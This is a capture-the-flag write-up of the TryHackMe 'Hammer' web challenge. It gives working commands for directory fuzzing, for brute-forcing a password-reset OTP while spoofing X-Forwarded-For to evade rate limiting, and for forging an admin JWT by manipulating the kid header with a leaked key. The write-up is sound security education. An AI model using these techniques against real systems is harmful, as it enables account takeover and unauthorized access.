Hammer Web Challenge — TryHackMe
TL;DR
The Hammer web application exposed multiple weaknesses that could be chained together to fully compromise the challenge. Initial reconnaissance revealed a password reset page, an exposed phpMyAdmin instance and a developer note in the source code disclosing the naming convention for hidden directories.
By fuzzing for directories using the hmr_ prefix, an exposed log directory was
discovered. The
error logs revealed the email address tester@hammer.thm, which was then used in the
password recovery workflow.
The recovery OTP was brute-forced by rotating the X-Forwarded-For header to bypass
request blocking,
which allowed access to the first flag.
After logging in, the application exposed a command-like interface that allowed directory
inspection. A
suspicious .key file was discovered and downloaded. Analysis of the JWT used for
authentication showed
that the kid header could be manipulated to reference this signing key. By modifying
the token payload,
changing the role from user to admin, and re-signing the token with the
retrieved key,
administrative access was obtained. This allowed command execution and retrieval of the final flag
from
/home/ubuntu/flag.txt.
Challenge Overview
The target was the Hammer web challenge hosted on a custom web service running on port
1337.
The application initially presented a login interface.

Network Reconnaissance
I started by scanning the target to identify exposed services.
sudo nmap -Pn -sS -sV -p- 10.64.150.129
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
1337/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The scan revealed two relevant services:
22/tcp— OpenSSH 8.2p1.1337/tcp— Apache HTTP server hosting the challenge web application.
Since the web application was running on port 1337, the next step was to enumerate
directories and files exposed by the server.
Directory and File Discovery
I used Gobuster to enumerate accessible files and directories on the web server.
gobuster dir -u http://10.64.150.129:1337 -w ~/SecLists/Discovery/Web-Content/raft-medium-directories.txt -x php,txt,js,html -t 30 --timeout 20s --delay 50ms
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/config.php           (Status: 200) [Size: 0]
/javascript           (Status: 301) [Size: 326] [--> http://10.64.150.129:1337/javascript/]
/index.php            (Status: 200) [Size: 1326]
/phpmyadmin           (Status: 301) [Size: 326] [--> http://10.64.150.129:1337/phpmyadmin/]
/dashboard.php        (Status: 302) [Size: 0] [--> logout.php]
/vendor               (Status: 301) [Size: 322] [--> http://10.64.150.129:1337/vendor/]
/server-status        (Status: 403) [Size: 280]
/reset_password.php   (Status: 200) [Size: 1664]
This enumeration identified several interesting resources:
reset_password.php— password reset functionality.config.php— accessible but returning no visible content.phpmyadmin/— an exposed phpMyAdmin instance.vendor/andjavascript/— supporting application directories.
Developer Note and Hidden Directory Enumeration
While inspecting the page source, I found a useful developer note:
<!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->

This suggested that hidden directories followed a predictable naming convention starting with
hmr_.
I used FFUF to fuzz for directory names matching this prefix.
ffuf -u http://10.64.150.129:1337/hmr_FUZZ \
  -H "Cookie: PHPSESSID=3t4bci6mgo1aoqg9jqb7q89o0m" \
  -w ~/SecLists/Discovery/Web-Content/raft-medium-directories.txt \
  -mc 200,301,302,403
images                  [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 121ms]
js                      [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 122ms]
logs                    [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 120ms]
css                     [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 4584ms]
Among the results, the most interesting discovery was hmr_logs/.

Information Disclosure Through the Error Logs
The hmr_logs directory contained an error.logs file. Inspecting this log
provided
useful application information.

One of the authentication error entries referenced the email address
tester@hammer.thm.
This gave me a valid account identifier to use in the password reset workflow.
Password Reset OTP Brute Force
With a valid email address identified, I moved to the password recovery functionality.
The idea was to brute-force the four-digit OTP while bypassing any rate-limiting or blocking by
rotating the
source IP through the X-Forwarded-For header.
First, I generated a wordlist containing all possible four-digit recovery codes.
seq -f "%04g" 0 9999 > codes.txt
Then I generated a list of random loopback-like IPs to rotate during the attack.
python3 -c 'import random; print("\n".join(f"127.0.{random.randint(0,255)}.{random.randint(0,255)}" for _ in range(10000)))' > random_ips.txt
Finally, I used FFUF in pitchfork mode to brute-force the OTP and rotate the spoofed IP address on each request.
ffuf -u http://10.66.182.221:1337/reset_password.php -X POST \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -H "Cookie: PHPSESSID=qq5ck4ak82eqr1t10339hmi9jb" \
  -H "X-Forwarded-For: IPFUZZ" \
  -d "recovery_code=FUZZ&s=180" \
  -w codes.txt:FUZZ \
  -w random_ips.txt:IPFUZZ \
  -mode pitchfork \
  -t 50 \
  -fr "Invalid or expired recovery code!"
[Status: 200, Size: 2191, Words: 595, Lines: 53, Duration: 138ms]
* FUZZ: 5005
* IPFUZZ: 127.0.160.5
The valid recovery code was 5005. After submitting the correct OTP, I was able to set
a new password
for the account and log into the application.

Successful authentication revealed the first flag.
Authenticated Functionality and Command Interface
Once logged in, the interface exposed a search bar that behaved like a command execution wrapper.
Testing with the ls command returned a directory listing.

Among the listed files, one file in particular stood out:
188ade1.key.
Since the application used JWTs for session handling, this file looked like a potential signing key.
I downloaded the file and inspected its contents.
wget http://10.66.182.221:1337/188ade1.key
cat 188ade1.key
56058354efb3daa97ebab00fabd7a7d7
This appeared to be a symmetric signing key, which could potentially be used to forge or re-sign session tokens.
JWT Analysis and Token Manipulation
The next step was to inspect the authenticated request to
execute_command.php.
I sent the request to Burp Repeater and noticed a parameter called
persistentSession, which I changed to yes to ensure the JWT was
reusable during testing.

After decoding the JWT, the token contained the following information:
Header
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/var/www/mykey.key"
}

Payload
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1785878515,
  "exp": 1785882115,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "user"
  }
}
The kid header was especially interesting because it appeared to point to a file path
on the server.
This suggested that the application might read the signing key from an arbitrary location based on
the
kid value.
Since the file /var/www/html/188ade1.key had already been discovered and downloaded, I
modified the
JWT header to reference that path directly and changed the payload role from
user to admin.


I then created a new symmetric key in Burp / JWT tooling and re-signed the token using the value
retrieved from the
.key file.
Privilege Escalation to Administrator
After replacing the original token with the modified and re-signed JWT, the server accepted the new token and granted administrative privileges.

This confirmed that:
- The application trusted the user-controlled
kidheader. - The JWT was signed using a predictable server-side key that was accessible through the web application.
- Changing the
roleclaim toadminwas sufficient to escalate privileges.
Retrieving the Final Flag
With administrative access, I could now use the command execution functionality with elevated privileges. I used it to read the contents of the final flag file.
cat /home/ubuntu/flag.txt

The command returned the second and final flag, completing the challenge.
Attack Chain
- Enumerated the target and identified SSH and a web application on port
1337. - Used Gobuster to discover relevant endpoints such as
reset_password.phpandphpmyadmin/. - Inspected the source code and identified the hidden directory naming convention
hmr_*. - Used FFUF to enumerate hidden directories and discovered
hmr_logs/. - Read
error.logsand extracted the valid emailtester@hammer.thm. - Brute-forced the OTP in the password recovery workflow while rotating
X-Forwarded-Forto bypass blocking. - Reset the tester account password, logged in and obtained the first flag.
- Used the authenticated command interface to discover and download
188ade1.key. - Decoded the session JWT, modified the
kidheader and changed theroleclaim toadmin. - Re-signed the token using the disclosed symmetric key and escalated privileges.
- Executed
cat /home/ubuntu/flag.txtas administrator and obtained the final flag.